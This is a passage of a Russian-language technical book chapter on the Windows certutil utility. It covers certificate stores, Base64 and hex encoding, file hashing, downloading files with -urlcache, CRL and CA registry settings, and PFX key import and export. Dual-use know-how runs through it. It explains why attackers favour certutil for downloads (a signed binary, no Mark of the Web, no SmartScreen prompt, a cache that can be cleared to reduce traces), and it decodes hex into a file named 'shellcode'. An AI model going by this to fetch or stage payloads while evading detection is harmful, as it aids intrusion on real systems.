  Уникальное имя контейнера: 89ab3f2e7c014d6b8e92a3c5d8f01234_5a6b7c8d-9e0f-1a2b-3c4d-5
  Поставщик = Microsoft Enhanced Cryptographic Provider v1.0
  Закрытый ключ НЕ подлежит экспорту
  Проверка подписи пройдена
================ Сертификат 1 ================
...
```

Просмотр доверенных корневых сертификатов компьютера:

```
C:\>certutil -store Root
Root "Доверенные корневые центры сертификации"
================ Сертификат 0 ================
Серийный номер: 73a5e64a3bff8345943a08e963dbab28
Издатель: CN=Microsoft Root Certificate Authority 2011, O=Microsoft Corporation, L=Redm
 NotBefore: 22.03.2011 22:05
 NotAfter: 22.03.2036 22:13
Субъект: CN=Microsoft Root Certificate Authority 2011, O=Microsoft Corporation, L=Redmo
Хеш сертификата(sha1): 8f 43 28 8a d2 72 f3 10 3b 6f b1 42 84 85 ea 30 14 c0 bc fe
  Нет сведений о ключе
...
CertUtil: -store — команда успешно выполнена.
```

Просмотр конкретного сертификата по серийному номеру:

```
C:\>certutil -store My "4a00000004f8b3992e68c37a0c000000000004"
```

Просмотр с фильтрацией по хешу SHA-1:

```
C:\>certutil -store Root a34b7e92d1c8f5036a1122b8e47f5c39d281aa0e
```

12.1.3. Графический просмотр: certutil -viewstore

Для визуального просмотра хранилища с возможностью интерактивного выбора сертификатов используется команда `-viewstore`:

```
C:\>certutil -viewstore My
```

Открывается стандартное диалоговое окно выбора сертификата Windows (CryptUIDlgSelectCertificate), где можно просмотреть детали каждого сертификата, его цепочку доверия и свойства. Это удобно для быстрой визуальной проверки на серверах, где нет полноценной MMC-оснастки `certmgr.msc`, или при удалённом подключении через RDP, когда нужно быстро проверить состояние конкретного хранилища.

```
C:\>certutil -user -viewstore Root
```

Также доступна команда `-viewdelstore`, которая открывает аналогичное окно, но с возможностью удаления выбранного сертификата. Это интерактивный аналог `-delstore`, полезный когда нужно визуально убедиться, что удаляется именно тот сертификат.

```
C:\>certutil -viewdelstore CA
```

В открывшемся окне выберите нужный сертификат и нажмите «ОК» для удаления. Перед удалением будет запрошено подтверждение.

Стоит отметить, что команды `-viewstore` и `-viewdelstore` требуют интерактивного сеанса и не могут использоваться в пакетных скриптах или через неинтерактивные удалённые сеансы (например, PsExec без флага `-i`).

12.1.4. Добавление и удаление сертификатов

Добавление сертификата в хранилище:

```
C:\>certutil -addstore Root C:\certs\corporate-root-ca.cer
Root "Доверенные корневые центры сертификации"
Сертификат "CN=Corporate Root CA" добавлен в хранилище.
CertUtil: -addstore — команда успешно выполнена.
```

Для добавления в хранилище текущего пользователя (без прав администратора):

```
C:\>certutil -user -addstore TrustedPeople C:\certs\partner.cer
```

Удаление сертификата из хранилища по серийному номеру:

```
C:\>certutil -delstore Root "73a5e64a3bff8345943a08e963dbab28"
Root "Доверенные корневые центры сертификации"
Сертификат "CN=Old Root CA" удалён из хранилища.
CertUtil: -delstore — команда успешно выполнена.
```

Удаление по SHA-1 хешу:

```
C:\>certutil -delstore My a34b7e92d1c8f5036a1122b8e47f5c39d281aa0e
```

> ***Внимание.*** *Операции `-addstore` и `-delstore` для хранилищ компьютера (`Root`, `CA` и др.) требуют запуска командной строки с повышенными привилегиями (Run as Administrator). Для хранилищ пользователя необходимо добавлять флаг `-user`.*

12.1.5. Проверка цепочки сертификатов: certutil -verify

Команда `-verify` выполняет полную проверку цепочки доверия сертификата, включая проверку сроков действия, CRL и OCSP.

```
C:\>certutil -verify server.cer
Издатель:
    CN=Corp-Issuing-CA
    DC=corp
    DC=local
Субъект:
    CN=webserver.corp.local
Хеш сертификата(sha1): b2 7a 93 e5 12 f4 d8 01 6c 33 44 a9 f6 81 7d 4b c3 92 bb 1f

------- Проверка CERT_CHAIN_POLICY_BASE -------
Состояние цепочки сертификатов:
    CERT_TRUST_NO_ERROR
    Проверка отзыва: OK
Проверка «CERT_CHAIN_POLICY_BASE» пройдена
CertUtil: -verify — команда успешно выполнена.
```

Проверка с указанием конкретной политики:

```
C:\>certutil -verify -urlfetch server.cer
```

Флаг `-urlfetch` заставляет `certutil` загружать CRL и OCSP-ответы из сети, а не использовать кешированные данные. Это полезно для диагностики проблем с отзывом сертификатов.

Проверка EV-сертификата (Extended Validation):

```
C:\>certutil -verify -urlfetch "C:\certs\ev-cert.cer" EVPolicy
```

12.1.6. GUI проверка URL: certutil -URL

Команда `-URL` открывает графическую утилиту «URL Retrieval Tool» для проверки доступности URL, указанных в расширениях сертификата (CRL Distribution Points, Authority Information Access, OCSP endpoints):

```
C:\>certutil -URL "C:\certs\server.cer"
```

Открывается окно, в котором отображаются все URL из расширений сертификата с возможностью индивидуальной проверки доступности каждого. Окно содержит следующие элементы:

- **URL** — поле для ввода URL вручную или автоматически заполненное из расширений сертификата
- **Retrieve** — кнопка для загрузки и проверки указанного ресурса
- **Результаты** — список с результатами проверки каждого URL (статус, время ответа, тип содержимого)

Этот инструмент незаменим при диагностике проблем с проверкой отзыва сертификатов в корпоративной среде. Типичные проблемы, которые выявляет `-URL`:

- Недоступность CRL Distribution Point (CDP) — например, если HTTP-сервер, публикующий CRL, не работает
- Истёкший CRL (поле `Next Update` в прошлом) — CA не опубликовал новый CRL вовремя
- Несоответствие URL в сертификате реальному расположению CRL
- Проблемы с OCSP-ответчиком — таймаут, неверная подпись ответа

Можно также передать URL напрямую:

```
C:\>certutil -URL "http://crl.corp.local/CRL/Corp-Issuing-CA.crl"
```

В этом случае утилита попытается загрузить и разобрать CRL по указанному URL, отображая результат в окне.

12.2. Кодирование и декодирование

Одна из наиболее часто используемых (и злоупотребляемых) возможностей `certutil` — кодирование и декодирование файлов. Изначально эта функциональность предназначалась для работы с сертификатами в формате PEM (Base64-кодированный DER), но она работает с произвольными файлами.

12.2.1. Base64 кодирование: certutil -encode

```
C:\>echo "Hello, World!" > test.txt

C:\>certutil -encode test.txt test.b64
Длина входных данных = 18
Длина выходных данных = 90
CertUtil: -encode — команда успешно выполнена.
```

Результат содержит характерные маркеры PEM-формата:

```
C:\>type test.b64
-----BEGIN CERTIFICATE-----
IkhlbGxvLCBXb3JsZCEiIA0K
-----END CERTIFICATE-----
```

Обратите внимание на несколько важных деталей:

1. `certutil -encode` **всегда** оборачивает результат в маркеры `-----BEGIN CERTIFICATE-----` и `-----END CERTIFICATE-----`, даже если кодируется не сертификат. Это PEM-формат (Privacy Enhanced Mail), исторически используемый для передачи криптографических объектов через текстовые каналы.

2. Маркеры добавляются утилитой безусловно — нет флага для их подавления. Если нужен «чистый» Base64 без маркеров, следует использовать `-encodehex` с форматом `0x0004` или `0x40000001` (см. ниже).
3. Строки Base64 в выводе разбиваются на строки длиной 64 символа, как того требует стандарт PEM (RFC 7468).

   Это важно учитывать при автоматизации: любой инструмент, принимающий на вход Base64, должен корректно обрабатывать маркеры PEM, либо необходимо предварительно их удалить.

12.2.2. Base64 декодирование: certutil -decode

```
C:\>certutil -decode test.b64 test_decoded.txt
Длина входных данных = 90
Длина выходных данных = 18
CertUtil: -decode — команда успешно выполнена.

C:\>type test_decoded.txt
"Hello, World!"
```

Команда `-decode` корректно обрабатывает маркеры PEM и декодирует содержимое между ними. Она также способна декодировать «чистый» Base64 без маркеров, что делает её универсальным декодером Base64 для Windows.

Интересный нюанс: `-decode` игнорирует текст маркера. То есть файл с маркерами `-----BEGIN PRIVATE KEY-----` или `-----BEGIN RSA PRIVATE KEY-----` будет декодирован так же, как и файл с `-----BEGIN CERTIFICATE-----`. Для `certutil` значение имеет только Base64-содержимое между маркерами, а не сам текст маркера.

Кроме того, `-decode` толерантна к пробельным символам и переносам строк внутри Base64-блока, что упрощает работу с файлами, скопированными из различных источников (веб-страницы, электронная почта, документация).

12.2.3. HEX кодирование: certutil -encodehex / -decodehex

Команды `-encodehex` и `-decodehex` предоставляют более гибкие возможности кодирования с поддержкой различных форматов. Формат задаётся числовым параметром в конце команды.

Доступные форматы:

Код	Описание	Пример вывода
`0x0000`	HEX + ASCII (по умолчанию)	`0000 48 65 6c 6c 6f Hello`
`0x0001`	Только HEX	`48 65 6c 6c 6f`
`0x0002`	HEX без пробелов	`48656c6c6f`
`0x0003`	HEX в формате `\x`	`\x48\x65\x6c\x6c\x6f`
`0x0004`	Base64 (чистый, без маркеров)	`SGVsbG8=`
`0x0005`	Base64 без переноса строк	`SGVsbG8=`
`0x0008`	HEX с адресами	`0000: 48 65 6c 6c 6f`
`0x000c`	HEX + ASCII с адресами	`0000: 48 65 6c 6c 6f Hello`

Пример: HEX-дамп файла (формат с адресами и ASCII):

```
C:\>certutil -encodehex test.txt test.hex 0x0000
Длина входных данных = 18
Длина выходных данных = 76
CertUtil: -encodehex — команда успешно выполнена.

C:\>type test.hex
0000  22 48 65 6c 6c 6f 2c 20  57 6f 72 6c 64 21 22 20  "Hello, World!"
0010  0d 0a                                             ..
```

Пример: «чистый» HEX без пробелов (формат 0x0002):

```
C:\>certutil -encodehex test.txt test.hex 0x0002

C:\>type test.hex
2248656c6c6f2c20576f726c642122200d0a
```

Этот формат удобен для генерации HEX-строк, которые можно использовать в скриптах.

Пример: Base64 без маркеров PEM (формат 0x0004):

```
C:\>certutil -encodehex test.txt test.b64 0x0004

C:\>type test.b64
IkhlbGxvLCBXb3JsZCEiIA0K
```

В отличие от `certutil -encode`, формат `0x0004` даёт «чистый» Base64 без оборачивающих маркеров `BEGIN/END CERTIFICATE`. Это часто именно то, что нужно для интеграции с другими инструментами и скриптами.

Формат 0x0001 — только HEX с пробелами:

```
C:\>certutil -encodehex test.txt test.hex 0x0001

C:\>type test.hex
22 48 65 6c 6c 6f 2c 20 57 6f 72 6c 64 21 22 20 0d 0a
```

Формат 0x000c — HEX + ASCII с адресами (полный дамп):

```
C:\>certutil -encodehex test.txt test.hex 0x000c

C:\>type test.hex
0000: 22 48 65 6c 6c 6f 2c 20  57 6f 72 6c 64 21 22 20  "Hello, World!"
0010: 0d 0a                                              ..
```

Этот формат максимально информативен и удобен для визуального анализа бинарных файлов — аналог вывода утилит `xxd` или `hexdump` из мира Unix.

Формат 0x40000001 — Base64 в одну строку (без переносов):

```
C:\>certutil -encodehex test.txt test.b64 0x40000001

C:\>type test.b64
IkhlbGxvLCBXb3JsZCEiIA0K
```

Флаг `0x40000000` (CRYPT_STRING_NOCRLF) может комбинироваться с другими форматами через побитовое ИЛИ. Комбинация `0x40000001` означает «HEX без переносов строк», но на практике для коротких данных разницы нет — она проявляется на длинных файлах, где Base64 обычно разбивается на строки по 64 символа.

Декодирование из HEX:

```
C:\>certutil -decodehex test.hex test_restored.txt
Длина входных данных = 76
Длина выходных данных = 18
CertUtil: -decodehex — команда успешно выполнена.
```

12.2.4. Практика: конвертация файлов между форматами

Рассмотрим типичный сценарий: необходимо сконвертировать DER-сертификат в PEM-формат и обратно.

DER в PEM:

```
C:\>certutil -encode server.der server.pem
Длина входных данных = 1294
Длина выходных данных = 1804
CertUtil: -encode — команда успешно выполнена.
```

PEM в DER:

```
C:\>certutil -decode server.pem server.der
Длина входных данных = 1804
Длина выходных данных = 1294
CertUtil: -decode — команда успешно выполнена.
```

Конвертация произвольного бинарного файла в Base64 для передачи через текстовый канал:

```
@echo off
REM Кодирование бинарного файла
certutil -encodehex payload.bin payload.b64 0x40000001
REM 0x40000001 = CRYPT_STRING_NOCRLF | CRYPT_STRING_BASE64
REM Результат — одна длинная строка Base64 без переносов

REM Декодирование обратно
certutil -decode payload.b64 payload_restored.bin
```

Создание бинарного файла из HEX-строки:
Иногда необходимо создать небольшой бинарный файл «с нуля», имея только его HEX-представление. `certutil -decodehex` позволяет это сделать:

```
@echo off
REM Создаём текстовый файл с HEX-данными
echo 4d5a90000300000004000000ffff0000 > shellcode.hex
REM Декодируем в бинарный файл
certutil -decodehex shellcode.hex shellcode.bin
```

Это полезно при восстановлении файлов из дампов памяти, сетевых захватов (PCAP) или при создании тестовых образцов для анализа.
Работа с HEX через конвейер в скриптах:

```
@echo off
REM Генерация HEX-представления файла для анализа
certutil -encodehex suspicious.exe suspicious.hex 0x0000
REM Теперь можно искать сигнатуры в HEX-дампе
findstr /i "4d5a" suspicious.hex
```

Сравнение двух файлов через HEX-дампы:

```
@echo off
REM Генерация HEX-дампов двух версий файла
certutil -encodehex original.dll original.hex 0x0000
certutil -encodehex modified.dll modified.hex 0x0000
REM Сравнение через fc
fc original.hex modified.hex > diff_report.txt
```

Этот метод позволяет визуально определить, какие именно байты отличаются между двумя версиями бинарного файла — примитивный, но эффективный способ binary diffing без установки специализированных инструментов.

12.3. Хеширование

12.3.1. Вычисление хешей: certutil -hashfile

Команда `-hashfile` вычисляет криптографический хеш указанного файла. Поддерживаемые алгоритмы: MD2, MD4, MD5, SHA1, SHA256, SHA384, SHA512.

Вычисление SHA256 хеша:

```
C:\>certutil -hashfile C:\Windows\System32\cmd.exe SHA256
Хеш SHA256 файла C:\Windows\System32\cmd.exe:
b878bc653c5c25b1e34958e509ac1fbfbde2c0e6b2a1f5e4d3c2b1a09f8e7d6c
CertUtil: -hashfile — команда успешно выполнена.
```

Вычисление MD5:

```
C:\>certutil -hashfile document.pdf MD5
Хеш MD5 файла document.pdf:
d41d8cd98f00b204e9800998ecf8427e
CertUtil: -hashfile — команда успешно выполнена.
```

Вычисление SHA1 (алгоритм по умолчанию):

```
C:\>certutil -hashfile setup.exe
Хеш SHA1 файла setup.exe:
da39a3ee5e6b4b0d3255bfef95601890afd80709
CertUtil: -hashfile — команда успешно выполнена.
```

> ***Примечание.*** *Если алгоритм хеширования не указан, `certutil` по умолчанию использует SHA1. Для задач проверки целостности рекомендуется использовать SHA256 или SHA512. Алгоритмы MD2 и MD4 поддерживаются для обратной совместимости, но их использование не рекомендуется из-за известных криптографических слабостей. MD5 также считается небезопасным для криптографических целей, но по-прежнему широко применяется для проверки целостности файлов при загрузке.*

Вычисление нескольких хешей одновременно:

К сожалению, `certutil -hashfile` вычисляет только один хеш за вызов. Для получения нескольких хешей одного файла нужны последовательные вызовы:

```
@echo off
set FILE=C:\Downloads\installer.exe
echo Файл: %FILE%
echo.
for %%a in (MD5 SHA1 SHA256) do (
    echo ═══ %%a ═══
    certutil -hashfile "%FILE%" %%a
    echo.
)
```

Вывод:

```
Файл: C:\Downloads\installer.exe

=== MD5 ===
Хеш MD5 файла C:\Downloads\installer.exe:
a1b2c3d4e5f6a7b8c9d0e1f2a3b4c5d6
CertUtil: -hashfile — команда успешно выполнена.

=== SHA1 ===
Хеш SHA1 файла C:\Downloads\installer.exe:
da39a3ee5e6b4b0d3255bfef95601890afd80709
CertUtil: -hashfile — команда успешно выполнена.

=== SHA256 ===
Хеш SHA256 файла C:\Downloads\installer.exe:
b878bc653c5c25b1e34958e509ac1fbfbde2c0e6b2a1f5e4d3c2b1a09f8e7d6c
CertUtil: -hashfile — команда успешно выполнена.
```

12.3.2. Проверка целостности файлов

Типичный сценарий — проверка контрольной суммы загруженного дистрибутива:

```
@echo off
REM Проверка контрольной суммы ISO-образа
set EXPECTED=3e7b4c5d6f8a9b0c1d2e3f4a5b6c7d8e9f0a1b2c3d4e5f6a7b8c9d0e1f2a3b
for /f "skip=1 tokens=*" %%a in ('certutil -hashfile Win11_23H2.iso SHA256') do (
    if "%%a" neq "CertUtil: -hashfile — команда успешно выполнена." (
        if "%%a"=="%EXPECTED%" (
            echo [OK] Контрольная сумма совпадает
        ) else (
            echo [ОШИБКА] Контрольная сумма НЕ совпадает!
            echo Ожидалось: %EXPECTED%
            echo Получено:  %%a
        )
    )
)
```

Пакетная проверка хешей для множества файлов:

```
@echo off
echo === Проверка целостности системных файлов ===
echo.
for %%f in (
    C:\Windows\System32\cmd.exe
    C:\Windows\System32\notepad.exe
    C:\Windows\System32\calc.exe
    C:\Windows\System32\mshta.exe
) do (
    echo Файл: %%f
    certutil -hashfile "%%f" SHA256
    echo ---
)
```

12.3.3. Сравнение с Get-FileHash в PowerShell

PowerShell предоставляет аналогичный командлет `Get-FileHash`, и часто возникает вопрос: что использовать?

PowerShell:

```
PS C:\> Get-FileHash -Path C:\Windows\System32\cmd.exe -Algorithm SHA256

Algorithm       Hash
---------       ----
SHA256          B878BC653C5C25B1E34958E509AC1FBFBDE2C0E6B2A1F5E4D3C2B1A09F8E7D6C
```

certutil:

```
C:\>certutil -hashfile C:\Windows\System32\cmd.exe SHA256
Хеш SHA256 файла C:\Windows\System32\cmd.exe:
b878bc653c5c25b1e34958e509ac1fbfbde2c0e6b2a1f5e4d3c2b1a09f8e7d6c
CertUtil: -hashfile — команда успешно выполнена.
```

Ключевые различия:

Критерий	certutil -hashfile	Get-FileHash
Доступность	cmd.exe, без PowerShell	Требует PowerShell
Формат вывода	Текст, нижний регистр	Объект, верхний регистр
Конвейерная обработка	Через `for /f`	Нативная поддержка `|`
Скорость на больших файлах	Сопоставима	Сопоставима
Алгоритм по умолчанию	SHA1	SHA256
Использование в скриптах	Сложнее парсить вывод	Удобнее через `.Hash`

В контексте данной книги существенно то, что `certutil` доступен из обычной командной строки (`cmd.exe`) и не требует PowerShell. Это делает его незаменимым в средах с ограниченным PowerShell (Constrained Language Mode) или при работе через примитивные reverse shell, где PowerShell недоступен.

12.4. Загрузка файлов

12.4.1. certutil -urlcache — загрузка из интернета

Одна из наиболее известных (и наиболее злоупотребляемых) функций `certutil` — способность загружать файлы из интернета. Изначально эта функция предназначена для загрузки CRL (Certificate Revocation Lists) и сертификатов из CDP/AIA URL.

Базовый синтаксис:

```
certutil -urlcache -split -f <URL> [выходной_файл]
```

Ключи: - `-urlcache` — работа с URL-кешем - `-split` — разделение встроенных ASN.1-элементов (на практике обеспечивает корректную запись бинарных данных) - `-f` — принудительная загрузка, игнорируя кеш

Загрузка файла:

```
C:\>certutil -urlcache -split -f "https://live.sysinternals.com/procmon.exe" C:\Tools\p
****  В сети
  0000  ...
  d4e8
CertUtil: -urlcache — команда успешно выполнена.
```

Загрузка без указания имени файла (сохранится в текущий каталог с именем из URL):

```
C:\>certutil -urlcache -split -f "https://example.com/update.zip"
```

Загрузка без флага `-split`:

Без флага `-split` утилита по-прежнему загружает файл, но может некорректно обработать бинарные данные, содержащие встроенные ASN.1-структуры. Для загрузки произвольных файлов (не только сертификатов и CRL) рекомендуется всегда использовать `-split`.

Загрузка CRL (штатное использование):

```
C:\>certutil -urlcache -split -f "http://crl.corp.local/CRL/Corp-Issuing-CA.crl" C:\Wi
```

Поддерживаемые протоколы:

`certutil` поддерживает загрузку по следующим протоколам: - **HTTP** — основной протокол, используемый для загрузки CRL из CDP - **HTTPS** — загрузка через TLS, поддерживает системные настройки прокси - **FTP** — поддерживается, но редко используется - **LDAP** — загрузка сертификатов и CRL из Active Directory через LDAP-запросы - **FILE** — «загрузка» из локального или сетевого UNC-пути (по сути, копирование файла)

Пример загрузки сертификата из Active Directory через LDAP:

```
C:\>certutil -urlcache -split -f "ldap:///CN=Corp-Issuing-CA,CN=AIA,CN=Public Key Servi
```

12.4.2. Управление URL-кешем

`certutil` поддерживает локальный кеш для URL-операций. Этот кеш расположен в профиле пользователя и может содержать ценную информацию для форензики.

Просмотр содержимого URL-кеша:

```
C:\>certutil -urlcache *
****  Запись кеша метаданных 0:
LastSyncTime:  20.03.2026 14:32
URL:           https://live.sysinternals.com/procmon.exe
Content Type:  application/octet-stream
ContentLength: 2146044
****  Запись кеша метаданных 1:
LastSyncTime:  19.03.2026 09:15
URL:           http://crl.corp.local/CRL/Corp-Issuing-CA.crl
Content Type:  application/pkix-crl
ContentLength: 834
...
CertUtil: -urlcache — команда успешно выполнена.
```

Очистка URL-кеша:

```
C:\>certutil -urlcache * delete
****  Запись кеша метаданных 0 удалена
****  Запись кеша метаданных 1 удалена
CertUtil: -urlcache — команда успешно выполнена.
```

Фильтрация кеша по URL:

```
C:\>certutil -urlcache "https://live.sysinternals.com*"
```

12.4.3. Безопасность загрузки файлов

Способность `certutil` загружать произвольные файлы из интернета представляет серьёзный вектор угрозы. Рассмотрим, почему это опасно:

1. **Доверенный бинарный файл.** `certutil.exe` подписан Microsoft и является частью операционной системы. Многие решения endpoint security не блокируют его сетевую активность по умолчанию.
2. **Обход веб-прокси.** В некоторых конфигурациях `certutil` корректно использует системные настройки прокси и NTLM-аутентификацию, что позволяет загружать файлы через корпоративный прокси без дополнительных учётных данных.
3. **Не оставляет Zone.Identifier.** В отличие от браузеров и PowerShell (`Invoke-WebRequest`), `certutil` не устанавливает альтернативный поток данных `Zone.Identifier` (Mark of the Web) на загруженные файлы. Это означает, что загруженный исполняемый файл не будет помечен как «загруженный из интернета» и при запуске не появится предупреждение SmartScreen.
4. **Минимальный след.** При очистке кеша (`-urlcache * delete`) следы загрузки минимизируются (хотя и не удаляются полностью — см. раздел об обнаружении).

> ***Важно.*** *Начиная с Windows 10 версии 1809 и Windows Server 2019, Microsoft значительно усилила мониторинг* `certutil`*. Windows Defender ATP (Microsoft Defender for Endpoint) по умолчанию генерирует предупреждения при использовании* `certutil -urlcache` *для загрузки исполняемых файлов. Тем не менее, на более старых системах и в средах без EDR этот вектор остаётся актуальным.*

Сравнение с другими методами загрузки файлов в Windows:

Метод	Подписан MS	MOTW	Прокси	Требует PS
`certutil -urlcache`	Да	Нет	Да	Нет
`bitsadmin /transfer`	Да	Да	Да	Нет
`PowerShell Invoke-WebRequest`	Да	Да	Да	Да
`curl.exe` (Windows 10+)	Да	Нет	Да	Нет
`mshta http://...`	Да	N/A	Да	Нет

MOTW = Mark of the Web (альтернативный поток Zone.Identifier)
Как видно из таблицы, `certutil` — один из немногих штатных инструментов Windows, который загружает файлы без установки Mark of the Web и при этом не требует PowerShell. Это делает его особенно привлекательным для атакующих в средах с жёсткой политикой PowerShell (Constrained Language Mode, отключённые скрипты и пр.).

12.5. Работа с CRL

12.5.1. Управление списками отзыва

Списки отзыва сертификатов (Certificate Revocation Lists, CRL) — критически важный компонент инфраструктуры PKI. `certutil` предоставляет полный набор инструментов для работы с ними.
Принудительная публикация нового CRL на сервере CA:

```
C:\>certutil -CRL
CertUtil: -CRL — команда успешно выполнена.
```

Эта команда заставляет CA немедленно опубликовать новый CRL, не дожидаясь планового интервала. Требует прав администратора на сервере CA.
Публикация Delta CRL:

```
C:\>certutil -CRL delta
CertUtil: -CRL — команда успешно выполнена.
```

Просмотр содержимого CRL-файла:

```
C:\>certutil -dump Corp-Issuing-CA.crl
X509 список отзыва сертификатов (CRL):
    Версия: 2
    Алгоритм подписи:
        Идентификатор алгоритма: 1.2.840.113549.1.1.11 sha256RSA
    Издатель:
        CN=Corp-Issuing-CA
        DC=corp
        DC=local
    Это обновление: 20.03.2026 08:00
    Следующее обновление: 27.03.2026 20:00
    Расширения CRL: 3
      2.5.29.20: Flags = 0, Length = 4
        Номер CRL
            Номер CRL=0x4a (74)
       ...
    Отозванные сертификаты:
        Серийный номер: 4a000000056ed1bb3c92a7d80f000000000005
            Дата отзыва: 15.02.2026 12:30
            Код причины: 1 Компрометация ключа
        Серийный номер: 4a000000071c2ef89b43c1a223000000000007
            Дата отзыва: 01.03.2026 09:15
            Код причины: 4 Заменён
```

12.5.2. Настройки CA: certutil -setreg

Команда `-setreg` позволяет настраивать параметры реестра службы сертификатов. Это мощный инструмент для конфигурации CA.

Настройка интервала публикации CRL:

```
C:\>certutil -setreg CA\CRLPeriodUnits 7
C:\>certutil -setreg CA\CRLPeriod "Days"
C:\>certutil -setreg CA\CRLDeltaPeriodUnits 1
C:\>certutil -setreg CA\CRLDeltaPeriod "Days"
```

Просмотр текущих настроек:

```
C:\>certutil -getreg CA\CRLPeriodUnits
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\Corp-Issuing
  CRLPeriodUnits REG_DWORD = 7
CertUtil: -getreg — команда успешно выполнена.
```

Настройка точек распространения CRL (CDP):

```
C:\>certutil -setreg CA\CRLPublicationURLs "1:C:\Windows\System32\CertSrv\CertEnroll\%
```

Полезные параметры CA, доступные через `-getreg` / `-setreg`:

Параметр	Описание
`CA\CRLPeriodUnits` / `CA\CRLPeriod`	Интервал публикации базового CRL
`CA\CRLDeltaPeriodUnits` / `CA\CRLDeltaPeriod`	Интервал публикации Delta CRL
`CA\CRLOverlapUnits` / `CA\CRLOverlapPeriod`	Период перекрытия CRL
`CA\ValidityPeriodUnits` / `CA\ValidityPeriod`	Максимальный срок действия выдаваемых сертификатов
`CA\AuditFilter`	Фильтр аудита CA (битовая маска)
`CA\CRLPublicationURLs`	URL для публикации CRL
`CA\CACertPublicationURLs`	URL для публикации сертификата CA

Включение полного аудита CA:

```
C:\>certutil -setreg CA\AuditFilter 127
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\Corp-Issuing
  Старое значение:
    AuditFilter REG_DWORD = 0
  Новое значение:
    AuditFilter REG_DWORD = 7f (127)
CertUtil: -setreg — команда успешно выполнена.
```

Значение 127 (0x7F) включает аудит всех операций: запуск/остановка CA, выдача и отзыв сертификатов, изменение разрешений, архивирование ключей, изменение конфигурации CA.

> ***Внимание.*** *После изменения параметров через* `-setreg` *необходимо перезапустить службу сертификатов:* `C:\>net stop certsvc && net start certsvc`

12.6. Работа с закрытыми ключами

12.6.1. Импорт PKCS#12: certutil -importPFX

PFX (PKCS#12) — стандартный формат для хранения сертификата вместе с закрытым ключом. `certutil` обеспечивает гибкий импорт PFX-файлов.

Базовый импорт:

```
C:\>certutil -importPFX C:\certs\server.pfx
Введите пароль PFX:
Сертификат "CN=webserver.corp.local" добавлен в хранилище.
CertUtil: -importPFX — команда успешно выполнена.
```

Импорт с указанием пароля в командной строке:

```
C:\>certutil -p "MyP@ssw0rd" -importPFX C:\certs\server.pfx
```

Импорт в хранилище компьютера с пометкой «экспортируемый»:

```
C:\>certutil -p "MyP@ssw0rd" -importPFX -f My C:\certs\server.pfx AT_KEYEXCHANGE,expor
```

Флаги импорта: - `AT_KEYEXCHANGE` — ключ обмена (используется для шифрования/дешифрования) - `AT_SIGNATURE` — ключ подписи (используется только для создания цифровых подписей) - `exportable` — закрытый ключ можно экспортировать обратно в PFX - `NoProtect` — без дополнительной защиты ключа (не запрашивать пароль при использовании) - `NoRoot` — не устанавливать корневой сертификат из PFX-файла в хранилище Root

Флаг `exportable` заслуживает особого внимания с точки зрения безопасности. Если закрытый ключ импортирован без этого флага, его невозможно экспортировать стандартными средствами Windows (хотя существуют инструменты вроде Mimikatz, способные извлечь даже «неэкспортируемые» ключи из памяти процесса LSASS). Для серверных сертификатов, используемых в IIS, Remote Desktop Services или других службах, рекомендуется импортировать ключ **без** флага `exportable` и хранить резервную копию PFX в защищённом месте.

Импорт с использованием KSP (Key Storage Provider) вместо CSP:

На современных системах рекомендуется использовать CNG Key Storage Provider (KSP) вместо устаревших CSP:

```
C:\>certutil -p "MyP@ssw0rd" -importPFX -csp "Microsoft Software Key Storage Provider"
```

Импорт в хранилище другого пользователя (требует привилегий):

```
C:\>certutil -user -p "MyP@ssw0rd" -importPFX C:\certs\user.pfx
```

12.6.2. Экспорт в PKCS#12: certutil -exportPFX

```
C:\>certutil -exportPFX -p "ExportP@ss" My "a34b7e92d1c8f5036a1122b8e47f5c39d281aa0e" C
Сертификат "CN=webserver.corp.local" экспортирован.
CertUtil: -exportPFX — команда успешно выполнена.
```

Здесь `My` — имя хранилища, за которым следует SHA-1 хеш сертификата для экспорта.

> ***Важно.*** *Экспорт возможен только для сертификатов с закрытым ключом, помеченным как «exportable». Для ключей без этого флага экспорт завершится ошибкой.*

12.6.3. Перечисление ключей: certutil -key

Команда `-key` выводит список криптографических контейнеров ключей в системе.

```
C:\>certutil -key
Microsoft Software Key Storage Provider:
    te-User-44b5c892-3a67-4e9a-b72c-1c7e45f02b8d
    AT_KEYEXCHANGE

Microsoft Enhanced Cryptographic Provider v1.0:
    te-Machine-{E07B1234-5678-9ABC-DEF0-123456789ABC}
    AT_KEYEXCHANGE
  PRIVATKEY -- экспорт НЕ разрешён

CertUtil: -key — команда успешно выполнена.
```

Перечисление ключей конкретного провайдера:

```
C:\>certutil -key -csp "Microsoft Software Key Storage Provider"
```

Перечисление ключей компьютера:

```
C:\>certutil -key -csp "Microsoft Software Key Storage Provider" -machine
```

12.6.4. Криптопровайдеры: certutil -csp

Просмотр установленных криптографических провайдеров:

```
C:\>certutil -csplist
Поставщик служб шифрования:
  Microsoft Base Cryptographic Provider v1.0
  Microsoft Base DSS and Diffie-Hellman Cryptographic Provider
  Microsoft Base DSS Cryptographic Provider
  Microsoft Base Smart Card Crypto Provider
  Microsoft DH SChannel Cryptographic Provider
  Microsoft Enhanced Cryptographic Provider v1.0
  Microsoft Enhanced DSS and Diffie-Hellman Cryptographic Provider
  Microsoft Enhanced RSA and AES Cryptographic Provider
  Microsoft RSA SChannel Cryptographic Provider
  Microsoft Strong Cryptographic Provider

Поставщики хранилищ ключей:
  Microsoft Software Key Storage Provider
  Microsoft Smart Card Key Storage Provider
  Microsoft Platform Crypto Provider

CertUtil: -csplist — команда успешно выполнена.
```

Тестирование конкретного провайдера:

```
C:\>certutil -csptest "Microsoft Software Key Storage Provider"
```

12.7. Продвинутые техники

12.7.1. Проверка доступности CA: certutil -ping

Команда `-ping` отправляет запрос к службе сертификатов для проверки её доступности. Это аналог «health check» для CA.

Ping CA через ICertRequest интерфейс:

```
C:\>certutil -ping "Corp-Issuing-CA\corp.local"
Подключение к Corp-Issuing-CA\corp.local...
Сервер "Corp-Issuing-CA\corp.local" доступен по протоколу ICertRequest.
CertUtil: -ping — команда успешно выполнена.
```

Ping с таймаутом:

```
C:\>certutil -pingadmin "Corp-Issuing-CA\corp.local"
```

Команда `-pingadmin` использует административный интерфейс ICertAdmin и требует соответствующих прав.

12.7.2. Конфигурация CA: certutil -config

Просмотр и выбор CA в домене:

```
C:\>certutil -config -
Имена конфигураций ЦС:
  0) Corp-DC01.corp.local\Corp-Root-CA
